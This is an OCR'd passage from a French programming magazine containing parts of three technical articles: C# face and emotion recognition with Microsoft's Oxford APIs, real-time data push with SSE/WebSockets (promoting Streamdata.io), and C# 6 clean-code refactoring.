            .OrderByDescending(o => o.Confidence).First();
```




Fig.6

```
var user = await _storage.GetUserFromTableStorageAsync(moreConfidentPerson.PersonId);
```

Ainsi, une fois le « PersonId » obtenu, nous récupérons les données de notre utilisateur identifié depuis le stockage que nous avons choisi. Pour rappel, dans notre cas, le stockage a été fait dans une table Azure (stockage clé/valeur, avec comme clé le « PersonId », et comme valeur l'objet « User » sérialisé en Json).

```
public async Task<User> GetUserFromTableStorageAsync(Guid personId)
{
var table = _tableClient.GetTableReference(StorageAccount.UsersTableName);
var userOperation = TableOperation.Retrieve<UserEntity>("User", personId.ToString());
var userOperationResult = (await table.ExecuteAsync(userOperation)).Result as UserEntity;

if (userOperationResult != null)
{
return new User
{
Id = Guid.Parse(userOperationResult.RowKey),
Name = userOperationResult.Name,
Widgets = JsonConvert
.DeserializeObject<List<Widget>>(userOperationResult.Widgets)
};
}

return null;
}
```

L'entraînement

Tout comme lors de la création de l'utilisateur, nous avons choisi d'enrichir la base de connaissance de l'API de reconnaissance faciale lorsqu'un utilisateur est identifié. Pour cela, après l'identification, nous rajoutons la photo prise à la liste des photos connues par l'API pour notre utilisateur par le même mécanisme asynchronisé présenté lors de la création de l'utilisateur. Ainsi, au fil du temps, plus l'utilisateur se sert de l'application et demande à être identifié, plus le mécanisme de reconnaissance de l'API Oxford s'améliorera.

```
await _storage.AddPersonFaceAsync(moreConfidentPerson.PersonId, request.Image);
```

Bonus : Service de reconnaissance d'émotions

L'utilisation du service de reconnaissance d'émotions est très proche de celui de reconnaissance faciale. Pour l'utiliser, il suffit d'appeler la méthode « RecognizeAsync » de l'Emotion API, en passant en paramètre la photo sur laquelle détecter les émotions.

En retour de cet appel, nous récupérons une liste d'émotions (classe « Emotion »). Cette classe contient une propriété « FaceRectangle », que l'on pourra comparer à la propriété du même nom que l'on retrouve dans le résultat de la détection des visages. On y retrouve également une propriété « Scores », qui est une classe contenant les différentes émotions que peut reconnaître Oxford, chacune indiquant le niveau de l'émotion détectée :

- Anger ;
- Contempt ;
- Disgust ;
- Fear ;
- Happiness ;
- Neutral ;
- Sadness ;
- Surprise.

Dans notre cas, pour identifier l'émotion de la personne que nous avons le mieux reconnue sur la photo, nous récupérons l'émotion correspondant à son visage (à partir de la position de son visage grâce à la propriété « FaceRectangle »), et nous prenons l'émotion la plus prononcée que Oxford aura identifiée.

```
List<Emotion> detectedEmotions;
var detectedEmotions = new EmotionServiceClient(OxfordEmotionKey);

using (var stream = new MemoryStream(request.Image))
detectedEmotions = (await emotionClient.RecognizeAsync(stream)).ToList();

var selectedEmotion = detectedEmotions
.SingleOrDefault(o => o.FaceRectangle.Top == face.FaceRectangle.Top
&& o.FaceRectangle.Left == face.FaceRectangle.Left);
if (selectedEmotion != null)
{
var emotions = new Dictionary<UserEmotion, float>
{
{UserEmotion.Anger, selectedEmotion.Scores.Anger},
{UserEmotion.Contempt, selectedEmotion.Scores.Contempt},
{UserEmotion.Disgust, selectedEmotion.Scores.Disgust},
{UserEmotion.Fear, selectedEmotion.Scores.Fear},
{UserEmotion.Happiness, selectedEmotion.Scores.Happiness},
{UserEmotion.Neutral, selectedEmotion.Scores.Neutral},
{UserEmotion.Sadness, selectedEmotion.Scores.Sadness},
{UserEmotion.Surprise, selectedEmotion.Scores.Surprise}
};

user.Emotion = emotions.OrderByDescending(o => o.Value).First().Key;
}
```

Les tarifs

Service de reconnaissance faciale

A ce jour, le service de reconnaissance faciale est disponible en deux niveaux de service :

- Version gratuite propose 5000 transactions par mois ;
- Version standard permettant 10 transactions par seconde facturée 1,5 $ les 1000 transactions.

Service de reconnaissance d'émotions

A ce jour, le service de reconnaissance d'émotion est lui disponible en trois niveaux de service :

- Version gratuite propose 5000 transactions par mois ;
- Version basique permettant 10 transactions par seconde facturée 0,10 $ les 1000 transactions, avec les zones de détection identifiées ;
- Version standard permettant 10 transactions par seconde facturée 0,25 $ les 1000 transactions.

Conclusion

Cet article vous démontre la facilité de mise en œuvre d'intelligence dans vos applications pour un développeur, il « suffit » d'appeler des APIs. Nous en sommes actuellement aux prémices et de nombreux éditeurs proposent de plus en plus leurs services comme Microsoft. Il reste néanmoins un point contraignant : être connecté à Internet, car ces services ne fonctionnent pas en mode déconnecté parce qu'ils nécessitent notamment la puissance du Cloud pour fonctionner. Cet article met en exergue la reconnaissance visuelle, mais essayez les APIs autour de la voix (Speech) comme la reconnaissance vocale et vous serez rapidement séduit. A vous de créer les applications autour de ces API.

Des données animées grâce aux APIs

Notre cerveau est très attentif aux éléments en mouvement : de nombreux sites l'ont bien compris et utilisent désormais le CSS pour animer l'apparition de leur contenu. Et si, au lieu d'intégrer des « objets inanimés qui bougent », nous choisissions de faire évoluer des données en temps réel ? L'impact sur les utilisateurs en serait bien plus grand. Bonne nouvelle : le temps réel n'est plus réservé aux traders new-yorkais à chemise rayée ! Les données en temps réel sont partout : sur les réseaux sociaux, dans les transports, en économie collaborative, sur les ventes privées, etc. La mise à jour de la donnée a une utilité à la fois pratique et commerciale, tant pour l'annonceur que l'utilisateur final.

Thibault Devillers
Project Manager
thibault.devillers@streamdata.io
Streamdata.io

Cet article explique tout d'abord ce qu'est la donnée animée, et pourquoi il devient de plus en plus important d'animer de la donnée en temps réel dans les applications Web et mobiles. Puis nous verrons les solutions qui existent aujourd'hui pour la mettre en œuvre.

UI animée

De nos jours, nous trouvons des interfaces graphiques (GUI) animées dans la plupart des applications Web & mobiles. Cela peut être un bouton qui change de forme quand l'utilisateur clique dessus, ou un champ texte qui change de couleur de fond lorsqu'on le sélectionne, etc. La question est : peut-on aller encore plus loin et animer également les données ?

Naturellement, l'être humain est attiré par les choses qui bougent. C'est le rôle de notre « cerveau reptilien » d'attirer notre attention vers ce qui bouge. La raison en est simple et remonte aux débuts de l'humanité où tout ce qui bougeait représentait soit de la nourriture, soit un danger.

Dans notre cas, l'animation a pour but d'attirer l'attention de l'utilisateur. De la même manière qu'un objet graphique peut être animé pour montrer qu'une action a été faite, des données peuvent être animées afin de montrer que des informations importantes ont changé.

Fatigué d'attendre ?

Ajouter de l'animation dans une application est un moyen très efficace de combattre l'utilisation qui est trop souvent faite du bouton Refresh et de l'indicateur d'activité. En forçant l'utilisateur à effectuer une action puis à devoir attendre, ces composants ont tendance à casser la relation entre l'application et l'utilisateur. Ceci peut-être trouvé dans la plupart des applications de News qui utilisent le pull-to-refresh ou un compteur pour mettre à jour les données. L'animation peut aider à combattre cet effet décevant et créer un lien encore plus fort entre une application et ses utilisateurs.

Données temps réel

Tant qu'à animer de la donnée, autant l'animer en temps réel. Mais qu'entend-on par temps réel ?

Il y a seulement 5 ans, le temps réel était exclusivement lié au monde de la finance (variation des cours de la bourse, opérations boursières, transactions financières, etc.). Mais aujourd'hui le monde a beaucoup changé, et nous consommons de plus en plus d'information à laquelle nous voulons avoir accès en temps réel. Fig.1.

Cette image présente quelques exemples actuels ou potentiels d'utilisation de données temps réel :

- Réseaux sociaux : avec Twitter et Facebook, recevoir et consulter des messages en temps réel.
- Actualités : lire la toute dernière nouvelle dès qu'elle devient disponible ; les fournisseurs d'actualités comme le NYT ou L'Express cherchent des solutions pour fournir directement l'information à leurs utilisateurs sans avoir à mettre à jour les pages de leurs applications.
- Paris sportifs en ligne : notre client BetClic fournit les cotations en temps réel pour que ses clients puissent placer des paris avec la meilleure cote possible.
- Transports : commander le VTC Uber disponible le plus proche de soi et connaître l'heure d'arrivée à destination en fonction du trafic. Ou bien obtenir le nombre de Velibs disponibles sur les stations autour de soi avec l'API JCDecaux.
- e-Commerce : avec les ventes privées comme Vente-privée justement, beaucoup de clients ont déjà ressenti ce sentiment de frustration généré par le checkout du panier qui échoue car l'un des produits n'est plus en stock. La solution immédiate est l'intégration d'un indicateur de stock en temps réel. En effet un client informé est un client content. De plus, des études ont montré que cet indicateur de stock en temps réel peut augmenter la transformation en créant un sentiment d'urgence d'achat.
- Outils collaboratifs : exemple de Google Docs (édition de documents à plusieurs) ou applications de type Agile (déplacement de Post-it sur un tableau de tâches partagées virtuel).
- Dashboard : pour monitoring et alerting.
- Internet des Objets (IoT) : nous sommes entourés par de plus en plus d'objets connectés qui génèrent de l'information qui est soit collectée dans des bases de données, soit exposée directement via API. Il est alors très simple d'afficher cette information en temps réel dans une application Web ou mobile.

Le temps réel c'est de l'argent réel.

Comme nous venons de le voir, afficher des données en temps réel améliore l'expérience utilisateur (UX), mais cela peut aussi permettre de gagner de l'argent... ou au moins de ne pas en perdre.

Deux exemples pour illustrer ceci :

- Grâce à une expérience en A/B testing, Amazon a constaté qu'une latence de 100ms dans ses applications correspondait à une perte de 1% de ses ventes. Et 1% des ventes d'Amazon ferait sûrement une belle retraite au soleil !
- Dans une étude datant de 2006, Marissa Mayer, VP de Google a cette époque, a montré que l'augmentation d'une demi-seconde du temps de génération de la page de résultats de recherche signifiait une perte de 20% de leur trafic, correspondant évidemment à une grosse perte de chiffre d'affaire.

La perception de temps réel est bien entendu une notion relative à l'individu, et dans la perception humaine, cette demi-seconde a une très grande importance. Il existe trois origines à ce concept.

De l'importance d'une demi-seconde

La première origine est liée au temps de réaction de notre cerveau. Le temps de réaction des réflexes chez l'être humain est entre 100ms et 1/2s. Un homme marchant sur une punaise, par exemple, va d'abord ressentir la douleur, puis un réflexe primaire de l'ordre de 100ms lui fera retirer son pied. Les réflexes primaires acquis durant l'enfance se rapprochent de la demi-seconde.

Fig.1




Fig.2

La seconde origine est liée aux interactions humaines. Les interactions entre deux êtres humains sont elles aussi de l'ordre de la demi-seconde. Des études scientifiques ont montré qu'à des questions fermées de type Oui/Non, on obtenait une réponse en moyenne au bout de 100ms, alors que pour des questions ouvertes, la réponse était de l'ordre de la demi-seconde.

Il est également important de noter que les interactions humaines sont les interactions les plus porteuses d'émotion et d'affect chez nous.

La troisième origine est liée au fonctionnement de notre mémoire.

Il y a trois types de mémoire dans notre cerveau :

1. La mémoire sensorielle, de très court terme (de l'ordre de la demi-seconde), qui permet de recevoir une énorme quantité d'information (sensations ou information contextuelle).
2. La mémoire à court terme, qui dure un peu plus longtemps (de l'ordre de la demi-minute).
3. La mémoire à long terme.

En passant d'une mémoire à l'autre, il y a une énorme dégradation de l'information que le cerveau va retenir.

Pour résumer, les réflexes moteurs, les interactions humaines et la mémoire sensorielle sont toujours de l'ordre de la demi-seconde.

En quoi ceci est important pour nous ? Pour développer des applications Web et mobiles qui apportent le plus d'émotions à l'utilisateur, il faut que le temps de réponse atteigne ce seuil de la demi-seconde. Fig.2.

Le graphe ci-dessus montre l'échelle d'impact émotionnel sur un utilisateur en fonction du temps de réponse d'une application :

- En dessous de 0,5s, la réponse instantanée crée l'effet Waouh! pour l'utilisateur.
- 0,5s est le seuil auquel l'utilisateur a l'impression d'interagir avec un être humain. Si votre application a déjà atteint la demi-seconde, inutile d'investir plus d'argent pour descendre plus bas, car les utilisateurs ne verraient probablement pas la différence.
- Jusqu'à 1s, il n'y a pas de sentiment d'attente. C'est au-delà qu'on commence à perdre de l'argent et/ou des clients.
- Au delà de 4s, les utilisateurs sur ordinateurs ont la sensation que l'application est lente et vous perdez 40 à 60% de ces utilisateurs.
- Au delà de 6-8s, les utilisateurs mobiles commencent à ressentir que l'application est lente et vous perdez 30 à 40% de ces utilisateurs. Les utilisateurs sont plus tolérants sur le mobile du fait des débits souvent inférieurs. Cependant, avec la démocratisation de la 4G, on devient de moins en moins compréhensif, et le seuil de tolérance pour les mobiles finira à arriver au même niveau que celui des ordinateurs.
- Encore au-delà, votre utilisateur aura d'abord une perte d'attention suivie d'un sentiment de frustration, jusqu'à la perte définitive de cet utilisateur. N'oubliez pas que derrière chaque écran, il y a un véritable être humain !!

Réduire les délais de transport de la donnée

Depuis un an et demi, l'Internet mobile a supplanté l'Internet des ordinateurs. Aujourd'hui, la majeure partie des données Internet est reçue en temps réel sur téléphones portables, et le principal problème qui se pose alors est celui de la latence, notamment la latence réseau.

Si l'on compare le temps mis par une donnée pour effectuer un aller-retour sur fibre optique vs. mobile en 3G, on constate une durée moyenne de 30ms contre 150ms, soit un délai cinq fois plus grand. Pour des données sécurisées en HTTPS, la durée est même multipliée par trois, car l'établissement d'une connexion sécurisée nécessite trois allers-retours afin que le client et le serveur s'accordent sur : la version de protocole, la suite cryptographique et les certificats ("three-way handshake"). Cela signifie que pour transmettre une donnée sécurisée sur mobile en 3G, cela prend déjà 450ms uniquement pour commencer à recevoir la donnée, juste en dessous de notre fameux seuil de la demi-seconde.

Pour réduire au maximum la latence, il faudra donc jouer sur plusieurs facteurs en fonction du contexte, un peu comme pour le réglage d'une Formule 1, comme par exemple :

- La perception utilisateur : afficher les données les plus importantes en premier.
- La latence réseau : important pour une application mobile lorsque la qualité du réseau est inconsistante.
- La bande passante : faire circuler un minimum de données afin d'éviter un surcoût du forfait Data de l'utilisateur.
- Les protocoles de communication : utiliser les mêmes protocoles sur l'ensemble de l'application.

En résumé, nous consommons de plus en plus de données principalement via mobile, sur un protocole HTTP 1.x datant des années 90 avant même que les téléphones portables n'existent (et donc pas prévus pour ça), et la sécurisation de la connexion ajoute encore plus de latence.

A-t-on donc les moyens de pallier ces problèmes, pour le mobile comme pour le Web, afin de pouvoir pousser des données et les animer ? La réponse est OUI ! Ainsi la généralisation de HTTP/2, introduit il y a un an à peine et déjà supporté par la plupart des navigateurs modernes, permettra de réduire les problèmes de latence notamment de par ses capacités de multiplexage (de plusieurs requêtes sur une même connexion TCP). De ce fait, la négociation de sécurisation ne sera nécessaire qu'une seule fois par hôte et non plus à chaque requête. Mais il est possible d'aller encore plus loin. La solution : faire du push de données.

Le push de données

Il existe aujourd'hui plusieurs façons de faire ce push de données :

- Le long-polling.
- Les WebSockets.
- Les Servers-Sent Events (SSE).

Le long-polling consiste à envoyer une requête au serveur et de relancer la requête aussitôt que l'on reçoit la réponse. On a donc une requête qui

boucle tant que l'utilisateur est sur la page qui consomme la donnée.
Il s'agit en fait d'un hack HTTP pour simuler du push en temps réel, qui s'avère inefficace car souvent entre deux pollings on reçoit une donnée identique et il y a donc beaucoup d'échanges réseau et de transferts de données pour rien. Et donc en mobile, une grande consommation de forfait Data et de batterie inutile.
WebSocket et SSE sont des technologies dédiées pour faire du push, pour lesquelles le serveur pousse la donnée au client dès qu'elle devient disponible.
Elles ont toutes deux une spécification W3C pour la partie Web, et sont nées dans les mêmes années (vers 2007).
La principale différence entre les deux est que WebSocket est bi-directionnel, tandis que SSE permet de pousser des données uniquement du serveur vers le client.




Fig.3

WebSocket repose sur un protocole de plus bas niveau, c'est-à-dire que pour établir une connexion WebSocket, on va l'initier via HTTP, mais une fois la négociation réalisée avec le serveur, on récupère une socket dans laquelle on va pouvoir faire transiter des données dans les 2 sens ; par contre le protocole de messaging, qui est le mécanisme permettant de faire transiter les données, reste à implémenter.
Alors qu'avec SSE, on est sur du HTTP classique. On initialise une connexion qui reste ouverte jusqu'à ce que le client la ferme, et qui permet au serveur de pousser des données vers le client, ce qui est un gros avantage.
En termes d'impact sur l'infrastructure réseau, SSE présente également un gros avantage sur WebSocket. Comme on est sur du HTTP, il est inutile de reconfigurer proxys et load-balancers, ce qui devient nécessaire avec WebSocket ; mais je vous laisse en parler avec votre Administrateur Systèmes...
Avec WebSocket, si vous perdez la connexion, celle-ci est définitivement perdue. Donc pour faire de la reprise de connexion, il faut tout implémenter manuellement, alors que SSE possède un mécanisme de reconnexion automatique : le serveur envoie des messages contenant un id qui, en cas de perte de connexion, permet au navigateur de se reconnecter au serveur en lui spécifiant l'id du dernier message reçu. A la reconnexion, le serveur pourra donc lui envoyer tous les messages suivants ce dernier.
Il est à noter que WebSocket est nativement supporté par tous les navigateurs modernes, tandis que pour SSE nous avons l'exception d'Internet Explorer. Quelle surprise ! L'utilisation de polyfills (des bibliothèques JavaScript qui émulent tous types de comportements non supportés, comme SSE pour IE) permet cependant de pallier ce problème.
En résumé, nous disposons de plusieurs solutions pour recevoir de la donnée en temps réel :

- Le long-polling tient plus du hack que de la solution réelle et a le gros inconvénient de faire des appels souvent inutiles.
- WebSocket implique de reconfigurer l'infrastructure et de redéfinir le protocole de messaging.
- SSE est basé sur le protocole HTTP et supporté par tous les navigateurs, y compris IE grâce aux polyfills !

WebSocket est souvent utilisé pour faire du push, alors qu'il est vraiment utile lorsque l'on a besoin aussi bien de remonter beaucoup de données du client vers le serveur que l'inverse, comme par exemple les jeux en ligne massivement multijoueurs. Pour faire simplement du push, il est préférable d'utiliser SSE, plus simple à mettre en oeuvre. Cependant, SSE étant basé sur HTTP, il est donc nativement supporté par HTTP/2. Cela signifie que vous pouvez multiplexer plusieurs flux SSE avec des requêtes venant du client, le tout sur une connexion HTTP/2 unique, ce qui équivaut à avoir une connexion bi-directionnelle.

Push temps réel

Le problème se pose cependant si vous n'avez pas accès au Backend. Comment animer de la donnée venant d'APIs REST sujettes au changement sans accès au Backend ? Nous allons utiliser **Streamdata.io**. Il s'agit d'une solution Proxy en SaaS, qui vous permet de transformer n'importe quelle API REST JSON en API de streaming. Fig.3.
Le principe est simple : au lieu d'appeler directement l'API, le client appelle le service, et c'est le Proxy qui va poller l'API à intervalle régulier.
Au premier polling, le Proxy renvoie au client la donnée JSON complète. Ensuite le client recevra les autres données seulement lorsqu'il y a des changements, et uniquement l'incrément en patch JSON. JSON-Patch est une norme RFC définissant des opérations permettant de mettre à jour un document JSON.
Ce sont notamment vos utilisateurs mobiles qui vont être contents, car ce système permet de faire des économies de batterie, chaque polling ayant un coût énergétique, et de Data. Cela donnera un véritable avantage à votre application par rapport à toutes les applications mobiles gourmandes en Data.
La solution inclut un cache dynamique au niveau du Proxy. Lorsque de multiples clients veulent accéder à la même donnée en même temps, ils la récupèrent directement sur le Proxy et il y a toujours un seul polling régulier de l'API pour mettre à jour le cache. Cela évite bien entendu de surcharger le Backend, ce qui rendra votre DSI très content s'il s'agit de votre API. Le cache étant dynamique, la donnée persistera tant qu'au moins un utilisateur est connecté, et dès que le dernier se déconnecte, celle-ci disparaît pour des raisons évidentes de sécurité.

Conclusion

Ce que vous devez retenir de cet article :

- La demi-seconde est l'objectif à atteindre dans vos applications Web et mobiles afin de créer de l'émotion, et éviter l'indicateur d'activité et son sentiment de frustration.
- Il existe de plus en plus de données dynamiques, ainsi que des outils pour les exploiter en fonction de vos cas d'utilisation, comme WebSocket ou Server-Sent Events, qui demandent une implémentation spécifique.
- Il existe également des solutions clé en main,
- Soyez prêts à animer les données dans vos applications Web et mobiles dès maintenant, et avant vos concurrents afin de toujours garder une longueur d'avance.

Alors devenez des Streamers.

Un code plus propre avec C#6

La nouvelle version de C#, la version 6, est disponible depuis quelques temps ainsi que la version du Framework .Net qui va avec (4.6). Vous avez peut-être déjà lu ça et là quelques-unes des évolutions du langage sans forcément y trouver grand intérêt, car, au premier abord, il n'y a apparemment rien de bien excitant par rapport à ce qu'il y avait eu dans certaines releases précédentes.

Rui Carvalho
ArtOfNet Head, NCrafts Conference organizer

Personnellement, je trouve que c'est une des releases les plus intéressantes depuis C#3 ! Je vous propose donc au travers de cet article de voir ce que cette version apporte comme améliorations au niveau de l'écriture de code au travers d'un certain nombre d'exemples et de refactorings.

Un peu d'histoire Fig.1

Même si le langage date de 2002, il n'a été vraiment majeur qu'à partir de 2005 au moment de l'apparition de la version 2. Ce qui a notamment changé la donne à ce moment-là, ce sont les génériques. Il est frappant de voir encore aujourd'hui le nombre de développeurs .Net qui n'utilisent pas les génériques dans leur design !

Les génériques sont un élément majeur du langage car ils permettent de définir une abstraction et de travailler sur un comportement sans spécifier le type, ils sont bien sûr un des fondements d'un code propre et simplifié.


Le second grand bouleversement arrive avec C#3 en 2007, non pas avec **linq,** comme les gens aiment à le penser en général, mais avec ce qui se cache en dessous, à savoir, les **types anonymes** et les **lambdas.** Linq n'est finalement que du sucre syntaxique autour de la construction majeure que sont les lambdas. A partir de là, il devient possible de chaîner plus facilement des fonctions ou encore de définir en ligne une expression, là où avant, il fallait construire un délégué anonyme à la syntaxe très peu naturelle, ou créer une classe. Encore une fois cela diminue les lignes de code et améliore leur lisibilité.

Les versions suivantes qui amènent principalement les dynamics en version 4 et le couple async/await en version 5 sont importants mais plus d'un point de vue comportement et design que du code à proprement parler. Les dynamiques, par exemple, nous permettent d'éviter de créer une classe là où l'on peut s'en passer, mais ne vont qu'indirectement permettre de simplifier la syntaxe.

C#6 quant à lui fait le contraire ; il n'apporte pas de nouvelles fonctionnalités au langage mais permet de simplifier tout l'existant.

```
public void Sample1Normal(int[] list)
{
    int counter=0;
    for (int i = 0; i < list.Length; i++)
    {
        var current = list[i];
        if((current % 2 != 0) && (current % 3 == 0))
        {
            if(current % 5 != 0)
            {
                Console.WriteLine(current);
                counter++;
            }
        }
        if(counter==3)
            break;
    }
}
```

Fig.2



La notion de simplicité

Si j'utilise l'espace qui m'est imparti dans cet article pour parler de simplicité, c'est qu'il s'agit d'un problème important et récurrent. Les gens confondent presque toujours facilité et simplicité.

La facilité c'est quand vous avez écrit le code le plus basique qui soit dans le flot de l'écriture, en général à caractère plutôt procédural.

Prenons simplement une liste d'entiers, imprimons les 3 premiers nombres impairs divisibles par 3 mais pas par 5 dans la console. Le plus **facile** serait d'écrire quelque chose comme ça : Fig.2.

Sauf que même si ce code a été facile à écrire il n'est pas facile à lire ! Je ne peux simplement pas découvrir les prérequis métier qui ont amené à l'écriture de ce code, et pour peu que l'on me demande de faire évoluer ce code, la complexité cyclomatique va exploser très rapidement !

Mais le vrai problème est que cette méthode a priori simple est très difficilement testable ! Ici, il faudrait écrire plus d'une vingtaine de tests avec des listes différentes pour couvrir tous les cas !

Un code simple et propre n'est pas le code le plus facile à écrire mais ce qui reste une fois que l'on a enlevé le superflu, que l'on a correctement nommé ses éléments et remis les choses dans le sens le plus naturel pour la compréhension après refactoring.

Pour cet exemple nous pourrions réécrire les choses comme ceci : Fig.3.

Ici on lit clairement que l'on part de notre liste que l'on filtre avec IsOddAndDivisibleBy3, puis par IsNotDivisibleBy5 (dont les noms sont explicites), puis que l'on prend 3 éléments du résultat et que pour chacun, on l'écrit dans la console.

```
public void Sample1Refactored(int[] list)
{

    Func<int,bool> IsOddAndDivisibleBy3 =
        number => (number % 2 != 0) && (number % 3 == 0);

    Func<int,bool> IsNotDivisibleBy5 =
        number => (number % 5 != 0) ;

    list
        .Where(IsOddAndDivisibleBy3)
        .Where(IsNotDivisibleBy5)
        .ToList()
        .ForEach(Console.WriteLine);
}
```

Fig.3

Avec ce dernier code, nous avons réduit la complexité car chaque élément métier a été extrait en une fonction simple que l'on peut tester unitairement.

Nouvelles syntaxes

Je ne vais pas revenir sur le détail des nouveautés de C#6, que vous avez certainement déjà lu par ailleurs, pour essayer plutôt de mettre en lumière leur intérêt. Le but est de mettre ces nouveautés en contexte pour profiter au mieux de ces changements pour faire un code plus propre. Rappelons juste rapidement celles qui nous intéressent pour la simplification du code (je donne leur nom en anglais car il y a plus de littérature dessus) :

- **Using Static** : utilisation de méthodes statiques directement sans le nom de la classe ;
- **String Interpolation** : simplification du String.Format en utilisant du code directement dans les chaînes de caractères ;
- **Getter only properties** : simplification des déclarations de propriétés en lecture seule ;
- **Auto-property initializers** : valeurs par défaut des propriétés automatiques ;
- **Expression Bodied Properties** : écriture du corps des propriétés sous forme d'expressions lambda ;
- **Expression Bodied Methods** : écriture du corps des méthodes sous forme d'expressions lambda ;
- **Index initializers** : simplification de l'écriture des valeurs initiales d'un dictionnaire ;
- **Null Conditional Operator** : simplification de l'écriture de tests et accès aux propriétés pouvant être nulles.

Les Autres nouveautés de C#6 sont les **Exception Filters**, l'opérateur **nameof** et l'utilisation des **async/await** dans les parties catch et finally des try/catch mais elles sont moins importantes dans le sujet qui nous intéresse.

Refactoring en expressions unitaires simples

Prenons un nouvel exemple où nous allons voir un certain nombre de simplifications dont les plus importantes concernent les Expressions Bodied Methods. Soit une fonction qui permet de rendre du texte plus propre en mettant chaque première lettre en majuscule et le reste en minuscule : *« demo CSHarp 6 pour le CLEAN Code »* devient *« Demo Csharp 6 Pour Le Clean Code »*. Une première version pourrait être : Fig.4.

```
public class Sample2Version1
{
    1 reference
    public string GetPrettyName(string title)
    {
        if(title!=null)
        {
            if(title.Contains(" "))
            {
                string result="";
                var items=title.Split(' ');
                foreach(var word in items)
                {
                    if(word.Length>0)
                    {
                        result+=word.Substring(0,1).ToUpper()
                                +word.Substring(1).ToLower()
                                + " ";
                    }
                }
                return result.Trim();
            }
        }
        return "";
    }
}
```

Fig.4

Encore une fois, le code de cette méthode est très procédural dans son approche et très difficile à tester. Nous avons 3 structures conditionnelles imbriquées, plus une boucle, ce qui démultiplie d'autant les cas de tests. Note : ne dites pas que vous faites de l'objet avec ce genre de code, il s'agit là, vraiment du code procédural rangé dans des petites classes, mais pas plus... Nous pourrions réécrire cela de manière plus fonctionnelle pour avoir une version plus *simple* et réduite au maximum comme ceci : Fig.5. Le problème, est que, même si nous avons réduit le code, en utilisant tout ce que C#6 nous permet, il n'est pas forcément plus lisible, ni surtout plus testable.

La vraie solution consiste à isoler dans des fonctions dédiées à chaque bloc fonctionnel. Cette technique de base du refactoring, que l'on appelle « Extract Method », consiste à prendre les blocs fonctionnels un par un d'une structure procédurale, à les ranger dans des fonctions et à faire leur appel dans le bloc original. Au final, nous aurions cet ensemble de méthodes simples et très facilement testables une par une : Fig.6.

Nous voyons clairement ici la séparation de chacun des traitements et responsabilités :

- Découper et isoler les mots de la phrase ;
- Mettre un mot en forme ;
- Réassembler tous les mots ensemble.

Ce qui est d'autant plus intéressant dans la démarche, c'est qu'avec C#6 et l'écriture des méthodes sous forme de lambda, on se met souvent en recherche de l'écriture la plus simple des expressions sous forme d'une instruction unique, condition qui nous permettra d'écrire la méthode sous forme de lambda !

Simplifications liées au test de nullité

Prenons le cas du traitement d'un événement qui est assez courant. Quand vous utilisez un event dans votre code, vous ne savez pas à l'avance s'il y a un abonné ou pas, vous devez donc toujours vérifier qu'il n'est pas nul : Fig.7. Et ainsi à l'utilisation : Fig.8.

